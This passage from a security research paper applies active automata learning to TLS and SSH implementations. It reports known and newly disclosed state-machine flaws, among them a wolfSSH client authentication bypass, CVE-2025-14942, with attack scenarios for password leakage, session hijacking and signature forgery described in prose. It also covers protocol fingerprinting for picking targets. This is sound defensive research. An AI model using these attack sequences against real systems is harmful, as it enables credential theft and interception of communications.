


Fig. 4. Sequence diagram for one of TLS 1.3 expected flow




Fig. 5. Sequence diagram for SSH expected flow

4 Automated pipeline

After reviewing the model extraction in Section 2, this section presents an automated pipeline for security analysis of a network protocol implementation.




Fig. 6. Automated pipeline for security analysis

Figure 6 represents the entire pipeline for a given protocol with

- the *system under learning* (SUL) i.e. a network implementation of the protocol;
- the *AAL components* made of
  1. a *protocol Mapper* to translate abstract symbols $\mathcal{A}$,$\mathcal{X}$ of the protocol to/from binary messages `A`,`X`,
  2. a *Learner* to run the AAL algorithm given a vocabulary (i.e. $\mathcal{A}$,$\mathcal{X}$),
- the *Verifier* to identify bug or vulnerabilities in the implementation.

The pipeline can be entirely automated for a protocol, i.e. after selecting a protocol (e.g. TLS 1.3) it can be used on any implementation of the protocol. However, supporting a new protocol for the pipeline still requires manual work in particular to implement the *protocol mapper* and to write the *protocol property* rules for the verifier.

The pipeline begins with the user selecting a set of symbols from the mapper vocabulary. Then, the learner runs the AAL algorithm to extract the Mealy Machine which describes the behavior of the SUL. The Mealy Machine is stored in an intermediary file such as graphviz `.dot` file. After adapting the intermediary file to the verifier syntax, the verifier uses predefined protocol rules to try to identify vulnerabilities.

4.1 Server and Client Inference

Server Inference. Infering a server is straightforward: first, we start the server we want to study; then, for each message sequence the learner needs to run, the mapper opens a connection with the server and handles message sending and receiving.

By doing so, we actually make the implicit assumption that connections with the server are independant from one another, which is true in general. This is necessary since we expect the server behavior to be deterministic: the same message sequence should always produce the same answers. However, in some cases, the assumption is false and we need to restart the server between sequences, which can have a significant overhead. [5]

Client Inference. To infer a client, we need to instantiate a new client for each message sequence that we need to run. To this aim, the mapper has a listening socket ready, to act as a server, and it triggers a client connection from the target using a script. By construction, this means we get a fresh client for each new message sequence.

4.2 Verifier

There exists various programs designed to verify properties on state machines. We review the use of model checkers to verify security properties before presenting new alternative approaches.

Model checkers. Interestingly, verifying a state machine using a model checker may also take some time for very large state space (e.g. 10^{20} states and beyond [11]). The need to support a very large number of states is usually caused by the use of variables on transitions for extended automaton models (e.g. EFSM). Fortunately, the verification of security properties on Mealy Machine models of a networking protocol is fast.

Model checkers such as Spin [19], nuSMV [13] can be used to write specifications in temporal logic (e.g. LTL, CTL). They also use a description of the model, usually with their own syntax and verify specification with the model. One of the interest of these model checkers is their ability to provide a counter-example whenever the specification does not comply with the model.

[5] As OPC-UA servers are supposed to only keep a limited number of active sessions, they usually exhibit such a behavior; since the inference may sometimes open session and not close them properly, we may hit the limitation because of past sequences.

Let us give an example with CVE-2022-25640 presented in Figure 1 of Section 1. We propose to verify that the handshake always finishes successful if the certificate is exchanged and correct.

LTL formula. Let us start by defining the meaning of a successful handshake in TLS. A handshake is successful when both peers have successfully sent and received a "Finished" message. In our TLS mapper, an unsuccessful exchange of "Finished" message would result in the output symbol "EOF". A successful handshake corresponds to input="Fin" $\wedge$ output="Empty".

A careful reader will notice that logical properties depend on the implementation of the mapper. Thus, the syntax of messages must be equivalent between logical properties and the model (e.g. Finished $\neq$ Fin). Moreover, the meaning of messages is also important. In Figure 1, alert messages are merged with "End-Of-File" messages to simplify the automaton. This may break logical properties which detect a successful handshake with input="Fin" $\wedge$ $\neg$output="Alert(decrypt_error)".

There are two main classes of temporal logic: *linear-time* (e.g. LTL) and *branching-time* (e.g. CTL). In order to verify safety properties for TLS implementations, the property must hold for any path of the automata. Thus, we specify our property in linear temporal logic (LTL) which is universal, i.e. the property holds for all paths.

LTL properties are commonly expressed in future modality describing how a property holds from present to future. However, it is often simpler and more concise to write safety properties in past modality. Indeed, past modality in LTL helps you write properties by reasoning **from effect to cause**. It is convenient to express safety patterns such as: "the sequence has been observed".

Let us consider the desirable effect $P1$ which is a successfully finished handshake and the cause $P2$ which is the validation of a client certificate. The property can be represented as $G(P1 \rightarrow Y P2)$ where:

— G (Globally) means that the property holds globally for all branches;
— Y (Yesterday) means that the property holds in the previous past instant.

Then, $P1$ = (input="Fin" $\wedge$ X output="Empty") means that the transition has a Finished input and Empty output. Because of our encoding of the Mealy Machine in nuSMV, $X(output = "Empty")$ means the output is triggered by the input at the same step.

Listing 1: nuSMV code for CVE-2022-25640

```
MODULE main

VAR
  state: {s0, s1, s2, s4, s5, s6};
  input: {"CH", "Cert", "CV", "Fin", "Invalid_Cert", "AppData" };
  output: {"SH+EE+CR+Cert+CV+Fin", "AppData+Close", "EOF", "Empty"};

ASSIGN
  init(state) := s0;
  next(state) :=
    case
      state=s0 & input="CH": s1;
      state=s0 & input!="CH": s6;

      state=s1 & input="Cert": s2;
      state=s1 & input="Fin": s5;
      state=s1 & input!="Cert" & input!="Fin": s6;

      state=s2 & input="CV": s4;
      state=s2 & input="Fin": s5;
      state=s2 & input!="CV" & input!="Fin": s6;

      state=s4 & input="Fin": s5;
      state=s4 & input!="Fin": s6;

      state=s5: s6;
      state=s6: s6;
    esac;

  next(output) :=
    case
      state=s0 & input="CH": "SH+EE+CR+Cert+CV+Fin";
      state=s0 & input!="CH": "EOF";

      state=s1 & input="Cert": "Empty";
      state=s1 & input="Fin": "Empty";
      state=s1 & input!="Cert" & input!="Fin": "EOF";

      state=s2 & input="CV": "Empty";
      state=s2 & input="Fin": "Empty";
      state=s2 & input!="CV" & input!= "Fin": "EOF";

      state=s4 & input="Fin": "Empty";
      state=s4 & input!="Fin": "EOF";

      state=s5 & input="AppData": "AppData+Close";
      state=s5 & input!="AppData": "EOF";

      state=s6: "EOF";
    esac;

LTLSPEC G( (input="Fin" & X(output="Empty")) ->
           Y ( (input="CV" & X(output="Empty")) &
            Y (input="Cert" & X(output="Empty")) ) )
```

As a conclusion, we have the following LTL formula with past temporal operator ending Listing 1. When we run it, nuSMV reports a single counter-example: $CH \cdot Fin \cdot CH$.

Mealy Verifier. Model checkers are powerful tools, but they require some effort to write proper logical formulas. Internally, this led to the implementation of the Mealy Verifier [39] focused on verifying protocol properties on Mealy machines.

The Mealy Verifier takes as input a `.dot` file which describe the state transition diagram and a set of properties.

Model checkers mostly try to refute a property by exhibiting the first counter-example. But they stop after finding this first counter-example which is not really practical for exhaustive analysis. In the example above, the model checker only highlighted one of the two red transitions. Thus, the Mealy Verifier is designed to report an exhaustive list of counter-examples.

For instance, we implement the same LTL formula using the syntax of the Mealy verifier in Listing 2. The rule is named *auth* and it is in a CT block. CT blocks are used to encode a *conditional property* i.e. an event is reached after some prerequisites are respected. The two first line of the block correspond to premise while the last line $Fin/-$ is an observable action. Every premise is made of an event and a counter-event separated by |

Listing 2: Mealy verifier code for CVE-2022-25640

```
1 CT:auth
2     Cert/- | I/I
3     CV/- | I/I
4     Fin/-
5 :CT
```

Contrarily to nuSMV, the mealy verifier finds all counter-examples which are represented by the two Mealy Machines represented in Figure 7. The two counter-examples correspond to the path obtained by sending the following two input sequences: $CH \cdot Fin$ and $CH \cdot Cert \cdot Fin$.

5 Results

In this section, we present the results of the pipeline presented in Section 4 for the TLS 1.2, TLS 1.3 and SSH protocols. We first describe our experiments in Table 1: the used tools, the list of studied stacks and the used vocabulary for learning TLS and SSH state machines.

	TLS	**SSH**
Learner	`pylstar` [9]	`rlstar`* [28]
Mapper	`pylstar-tls`* [30] (based on scapy [3])	`sshmapper`* [23]
Vocabulary (C->S)	ClientHello Certificate EmptyCertificate CertificateVerify ChangeCipherSpec Finished ApplicationData Alert	Kexinit DHinit Newkeys Disconnect ServiceRequest UserAuth_Password UserAuth_RSA ChannelOpen ChannelExec ChannelData ChannelClose ChannelEof
Vocabulary (S->C)	ServerHello EncryptedExtension CertificateRquest Certificate EmptyCertificate CertificateVerify ChangeCipherSpec Finished ApplicationData Alert	Kexinit DHReply Newkeys Disconnect ServiceAccept UserAuthSuccess UserAuthFailure ExtensionInfo ChannelOpenConfirmation ChannelSuccess ChannelFailure
Stacks	OpenSSL GnuTLS NSS wolfSSL erlang/OTP matrixssl	OpenSSH libssh wolfSSH

Table 1. Description of our experiments. The table describes the tools used in our experiments, but also the vocabulary we selected and the stacks we studied. Tools with a * were developed by our team and are available as open source software. For several messages, it is worth noting our mappers could generate different variants, e.g. for `Certificate` and `CertificateVerify` for TLS, and for `UserAuth_Password` and `UserAuth_RSA` for SSH.

Fig. 7. Output of the Mealy verifier

5.1 Analysis of TLS Stacks

We implemented a protocol mapper for TLS 1.2 and TLS 1.3, `pylstar-tls` [30]. It was developed in Python and based on scapy [3].

Applying Active Automata Learning to TLS implementations, we were able to infer the state machines of many different versions of various open source TLS implementations in different scenarios (different TLS versions, client and server inference). To rigorously and efficiently produce the state machines for around 500 different stacks, we improved the inference process using optimizations providing a 25-speedup in the best cases.

This study led to reproducing known vulnerabilities and to uncover new flaws such as CVE-2022-25638 and CVE-2022-25640 on wolfSSL. The results can be found in our paper published at ESORICS in 2022 [31].

5.2 Reproduced Vulnerabilities on SSH Stacks

In 2018, it was discovered that `libssh` before versions 0.7.6 and 0.8.4 suffered from authentication bypasses in state machines. Using AAL, we reproduce the vulnerability, CVE-2018-10933. To this aim, we infer the state machines for `libssh` server using only the Authentication and Connection Layer messages.

Figure 8 shows the inferred state machine for the vulnerable server. Even if the automaton does not directly show the problem from the CVE (which needs some vocabulary refinement), we can already witness that the server accepted to open a channel (which is an operation from the Connection Layer) whereas the client never *received* a `UserAuthSuccess` message. This path is triggered by *sending* the `UserAuthSuccess`, which is normally only sent by the server, instead of the authentication request.

We also reproduced CVE-2024-2873, a known wolfSSH vulnerability presented in Figure 9, which affected version 1.4.16 and earlier. An attacker can successfully open a channel without authenticating to the




Fig. 8. CVE-2018-10933, a server authentication bypass in `libssh`.

server. However, to benefit from the connection layer services, the attacker should present, before or after the `ChannelOpenSession` message, an arbitrary authentication request message (`UserAuth_Password_NOK` and `UserAuth_RSA_NOK`) containing a valid username.

When the attacker presents such a message (which does not contain valid credentials), the server properly rejects its authentication request message by sending `UserAuthFailure`, meaning that the server seems to correctly reject an invalid authentication request message. However, if the attacker ignores the error message, and sends an `ChannelOpen`, then the server accepts to open a session channel and considers that the client is authenticated. This corresponds to the red path via states 0, 6 and 3, where the latter can also be reached using a valid authentication following green transitions via states 0, 1 and 3.




Fig. 9. CVE-2024-2873, a server authentication bypass in wolfSSH.

5.3 Focus on CVE-2025-14942 on wolfSSH

During our analysis of the inferred state machines, we also found an unexpected flow in the state machine of wolfSSH client. Our work indeed shows that it is possible to send User Authentication Layer (SSH stage 2) messages before the end of the Transport Layer (SSH stage 1). This can lead to interesting behavior for a network attacker, i.e. an attacker able to intercept the connection and answer to a vulnerable client instead of the legitimate server. Such an attacker is the very reason SSH was designed to detect and block.

This deviation from the specification concretely leads to a server authentication bypass, since the messages where the server is supposed to authenticate are completely skipped. We developed different attack scenarios that an attacker can run that we describe in details.

Password, Please? (Password Leakage). One of the consequences of this shortcut in the state machine is that a network attacker could trick the vulnerable client into sending its password.

Indeed, when the attacker sends an early `UserAuthFailure` message, as shown in Figure 10 (on the left), the client directly jumps to the user authentication part of the protocol, considering it is communicating with a valid server, and happily transmits its credentials to the attacker. Specifically, the vulnerable client leaks the user's password before the server authentication, i.e. before receiving the `DHReply` message (where the server should have authenticated itself).

Obviously, this is a critical vulnerability since the password would then allow the attacker to impersonate the user everywhere the stolen password is valid.

How can I Help You Today? (Session Hijack). Instead of sending a `UserAuthFailure` message, the attacker could send a `UserAuthSuccess` message, letting the client go through and pursue the connection without any authentication. This allows the attacker to impersonate the server for the Connection Layer, which makes it possible to observe everything the client has to say to the server.

As shown on the right side of Figure 10, to lead the client to actually open a channel and send data, the attacker has to send well chosen messages such as `NewKeys` or `ServiceRequestAccept`, but these do not require the attacker to know any secrets the server would normally hold.

Combining this attack with the previous one, it would allow the attacker to become a Man-in-the-Middle for the SSH communication between a




Fig. 10. Sequence diagrams for CVE-2025-14942. On the left, this is the behavior of the vulnerable client facing an early `UserAuthFailure` message with the password mechanism. On the right, the vulnerable client is sent an early `UserAuthSuccess` message, along with some well chosen messages.

vulnerable client and a legitimate server, and to get access in cleartext to the whole communication.

Again, this is a critical issue which completely breaks the security guarantees we normally expect from the SSH protocol.

Can I have an Autograph? (Signature Static Forgery). A variant of the first attack consists in using a different authentication method. By forcing the client to use the public key method (using the dedicated field in the `UserAuthFailure` message), we can trick the client to send us message including a valid signature using their private key. This signature should normally cover data included in the Transport Layer, but it is replaced by an empty context here, because of the shortcut.

Getting such a signature forgery could be considered only a theoretical issue, especially since the context used for the signature is empty, and could normally not be reused in a real connection to impersonate the client. However, we found additional flaws in older versions of SSH server implementations where such a signature could be further reused to authenticate as the legitimate client. This line of attack has been closed by vulnerable implementations some time ago, but it is still worth mentioning a client using only the public key authentication method (and not the password one), could still be at risk in some situations.

This vulnerability (and the corresponding scenarios) can be found in all versions of wolfSSH before v1.4.22, which was released on January 6th 2026.

It has been reported to the editor following the principle of responsible disclosure, and we have been working with wolfSSL Inc. to check the proposed fix. The vulnerability is now identified as CVE-2025-14942 and has been rated 9.4 (out of 10) on the CVSS scale.

5.4 Fingerprinting

In 2011, Shu and Lee [36] introduced an active fingerprinting technique for network protocols based on finite state machines. Their approach aims to compute distinguishing sequences, which is a set of sequences allowing to distinguish all candidate state machines for the fingerprinting.

Given a collection of candidate state machines, the observed differences typically arise from implementation-specific error handling behaviors. For example, implementations may emit different alert messages in response to the same invalid input, or may accept unexpected messages and silently ignore them.

Using the method proposed by Shu and Lee [36], we compute a set of input message sequences that separates the inferred protocol stacks. The fingerprint of each stack is then defined as the sequence of responses it produces in response to these distinguishing sequences.

To minimize the number of distinguishing sequences, we eliminate any sequence that is a prefix of another. For instance, if $\mathcal{A}, \mathcal{B}$ and $\mathcal{A}, \mathcal{B}, \mathcal{C}$ are both in the distinguishing sequences, then we only consider $\mathcal{A}, \mathcal{B}, \mathcal{C}$ (i.e. we remove $\mathcal{A}, \mathcal{B}$ from the distinguishing sequences).

Beyond revealing subtle differences in the internal behavior of TLS and SSH implementations, protocol fingerprinting can help an attacker in identifying, with only a few selected message sequences, the specific versions of a protocol stack running on a target. This information can then be correlated with publicly known vulnerabilities (CVEs). An attacker can selectively target a system with exploits that are known to be effective against that exact implementation, significantly increasing the likelihood of successfully compromising the network.

Application to TLS 1.3 Servers It is worth noting that the following result have been already published in an academic conference [31]. To illustrate our state-machine-based fingerprinting approach, Table 2 summarizes the equivalence classes we identify for a simplified TLS 1.3 scenario without client authentication. These classes group together implementations that exhibit identical state machine behavior in response to the distinguishing input sequences. This classification highlights meaningful differences in protocol handling across TLS stacks.

When we run our experiments, separating these 13 classes only requires sending 7 distinguishing sequences:

- `ClientHello`
- `ClientHello`, `Certificate`
- `ClientHello`, `ApplicationData`
- `ClientHello`, `Finished`, `Alert(NoRenegotiation)`
- `ClientHello`, `Finished`, `Alert(CloseNotify)`
- `ClientHello`, `EmptyCertificate`, `CertificateVerify`
- `ClientHello`, `EmptyCertificate`, `InvalidCertificateVerify`

Stack	**Versions**	N	**High-severity CVEs affecting the servers**
erlang	24.0.3 - 24.2.1	9	*No high-severity CVE referenced*
GnuTLS	3.6.16 - 3.7.2	4	*2021-20231 2021-20232*
matrixssl	4.0.0 - 4.1.0	4	*2019-10914* 2019-13470
	4.2.1 - 4.3.0	6	*No high-severity CVE referenced*
NSS	3.39 - 3.40	4	2019-17006 2019-17007 2020-12403 2020-25648 2021-43527
	3.41 - 3.78	4	*2019-17006 2019-17007 2020-12403 2020-25648 2021-43527*
OpenSSL	1.1.1a - 1.1.1p	4	*2020-1967 2020-1971 2021-3449 2021-3711 2022-0778*
	3.0.0 - 3.0.4	4	*2022-0778 2022-1473* 2022-1292
wolfSSL	3.15.5 - 4.0.0	7	2019-11873 and all the ones in the next row
	4.1.0 - 4.6.0	7	*2019-15651 2019-16748 2019-18840* 2021-38597 2022-25640
	4.7.0 - 4.8.1	7	*2021-38597* 2022-25640
	5.0.0 - 5.1.1	7	2022-23408 2022-25640
	5.2.0	6	*No high-severity CVE referenced*

Table 2. TLS 1.3 server stacks grouped by state machine. N is the number of states. CVEs in italic only affect part of the equivalence class.

State-machine-based fingerprinting is inherently robust, since it relies on how protocol stacks, such as TLS and SSH, fundamentally process protocol messages rather than on easily configurable options such as supported ciphersuites.

Nevertheless, in TLS, some configuration parameters can alter the state machine. While we already taken into account features such as server-requested client authentication and TLS 1.3 middlebox compatibility, other mechanisms, including renegotiation, may still affect accuracy and are left for future work.

6 Related Work

Active Automata Learning. AAL was first introduced to verify implementations of electronic devices (bank cards, handled readers, passports). In 2015, De Ruiter and Poll [14] inferred TLS state machines for several TLS server implementations using AAL, uncovering a range of vulnerabilities. Our work extends their findings, as their analysis focused exclusively on server-side state machines and was conducted prior to the introduction of TLS 1.3.

Active learning techniques have also been applied to a variety of other protocols and contexts. In his thesis, Bossert developed pylstar and used it to reverse-engineer communication protocols between malware and its command-and-control servers [10]. He further analyzed the behavior of HTTP/2 clients to enable robust fingerprinting [8].

Model learning was applied to SSH implementations by Fiterau-Brostean et al. in 2017 [16] Their work exhibited non-conformance issues in three SSH implementations but no vulnerabilities. Since their mapper is not available and no there exists no details about vocabulary choices, it is not possible to reuse the model checking rules which they proposed.

Additionally, in 2019, de Rasool et al. [32] used learnlib to study Google's QUIC protocol and Fiterau-Brostean et al. [15] applied AAL to analyze DTLS implementations in 2020.

State-machine-based Protocol Stack Fingerprinting. AAL has been recently applied to stack fingerprinting by inferring the SUL's state machine and then deriving protocol fingerprints using formal methods such as the approach proposed by Shu et al. [36], which computes distinguishing sequences from FSM or PEFSM models to differentiate implementations.

This combination of AAL and fingerprinting was successfully applied by Jansen Erwin to multiple TLS server implementations [22]. A similar approach was later used by Pferscher et al. [27] to fingerprint Bluetooth Low Energy devices via active learning, although their study covered fewer devices and relied on manually derived fingerprints.

7 Future Work

As discussed in Section 2.6, the duration of the inference can be very cumbersome for some implementations which have many states. Moreover, it is sometimes desirable to extend the vocabulary to cover more scenarios or to gain more details (e.g. fingerprinting), but this makes inference longer.

As a result, we are currently working on three different approaches to reduce the duration of the inference. In the **adaptive learning approach**, we rely on existing protocol knowledge through traces or user knowledge to guide the inference. In the **greybox oracle approach**, we assume that the oracle has access to the SUL binary in order to speed up counter-example lookup. In the **system optimization approach**, we instrument SUL system calls to skip learner timeouts.

8 Conclusion

This paper gives an overview of active automata learning to analyze the security of the finite state machine of stateful network protocols. We reviewed how AAL can be used, even on closed-source implementations, to extract an automaton model of an implementation. By maintaining observable differences between states, AAL offers deterministic guarantees and makes it easy to verify the soundness of the extracted model. We presented some vulnerabilities on TLS and SSH network protocols to illustrate that logical vulnerabilities on the state machine still exist in network stacks. We introduced our ongoing work and proposal to build automated pipelines for each network protocol to verify the soundness of implementation and to help developers to avoid regression.

Novelty. This paper includes results from past work published at ESORICS [31] and ARES [37]. It also introduces new unpublished results on SSH networking stacks and proposes a consistent framework for end-to-end automated testing of stateful protocols.

9 Acknowledgements

This project was sponsored by the ANR GASP project (ANR-19-CE39-0001), the CERES project funded by the CIEDS (Centre Interdisciplinaire des Études de Défense et de Sécurité d'IP Paris) and the GINS project, funded by the IMT Carnot Institute.

We would like to thank all the members of our team for their work on AAL. In particular, we want to thank Arthur Tran Van, who contributed the OPC-UA mapper and the Mealy Verifier during his PHD, Clément Parssegny who contributed to various project during his study and PHD, and all the past and current interns in the team: Pedro Bartolomei Pandozi, Martin Horth, Mathieu Michel, Mohamed Mziou, Lorenzo Nadal Santa, Sébastien Naud, Van Nam Pham, Quentin Rabouin and Alexander Trifa.

References

1. Opc unified architecture.
https://reference.opcfoundation.org/
2. OpenSSH.
https://www.openssh.org/
3. Scapy.
https://scapy.net/
4. The SSH library.
https://www.libssh.org/
5. WolfSSH.
https://www.wolfssl.com/products/wolfssh/
6. Dana Angluin. Learning regular sets from queries and counterexamples. *Inf. Comput.*, 75(2):87–106, November 1987.
https://doi.org/10.1016/0890-5401(87)90052-6
7. Benjamin Beurdouche, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Jean Karim Zinzindohoue. A messy state of the union: Taming the composite state machines of TLS. In *2015 IEEE Symposium on Security and Privacy, SP 2015, San Jose, CA, USA, May 17-21, 2015*, pages 535–552. IEEE Computer Society, 2015.
https://doi.org/10.1109/SP.2015.39
8. Geoges Bossert. Comparaisons et attaques sur le protocole http2 — georges bossert, 06 2016.
9. Georges Bossert. pylstar.
https://github.com/gbossert/pylstar
10. Georges Bossert, Frédéric Guihéry, and Guillaume Hiet. Netzob : un outil pour la rétro-conception de protocoles de communication, 06 2012.
https://github.com/netzob/netzob
11. J.R. Burch, E.M. Clarke, K.L. McMillan, D.L. Dill, and L.J. Hwang. Symbolic model checking: 1020 states and beyond. *Information and Computation*, 98(2):142–170, 1992.
12. T.S. Chow. Testing software design modeled by finite-state machines. *IEEE Transactions on Software Engineering*, SE-4(3):178–187, 1978.
13. A. Cimatti, E. Clarke, E. Giunchiglia, F. Giunchiglia, M. Pistore, M. Roveri, R. Sebastiani, and A. Tacchella. NuSMV Version 2: An OpenSource Tool for Symbolic Model Checking. In *Proc. International Conference on Computer-Aided Verification (CAV 2002)*, volume 2404 of *LNCS*, Copenhagen, Denmark, July 2002. Springer.
14. Joeri de Ruiter and Erik Poll. Protocol state fuzzing of TLS implementations. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 193–206, Washington, D.C., August 2015. USENIX Association.
https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/de-ruiter
15. Paul Fiterau-Brostean, Bengt Jonsson, Robert Merget, Joeri de Ruiter, Konstantinos Sagonas, and Juraj Somorovsky. Analysis of DTLS implementations using protocol state fuzzing. In *29th USENIX Security Symposium (USENIX Security*

20), pages 2523–2540. USENIX Association, August 2020.
`https://www.usenix.org/conference/usenixsecurity20/presentation/fiterau-brostean`

16. Paul Fiterău-Broştean, Toon Lenaerts, Erik Poll, Joeri de Ruiter, Frits Vaandrager, and Patrick Verleg. Model learning and model checking of ssh implementations. In *Proceedings of the 24th ACM SIGSOFT International SPIN Symposium on Model Checking of Software*, SPIN 2017, page 142–151, New York, NY, USA, 2017. Association for Computing Machinery.
`https://doi.org/10.1145/3092282.3092289`
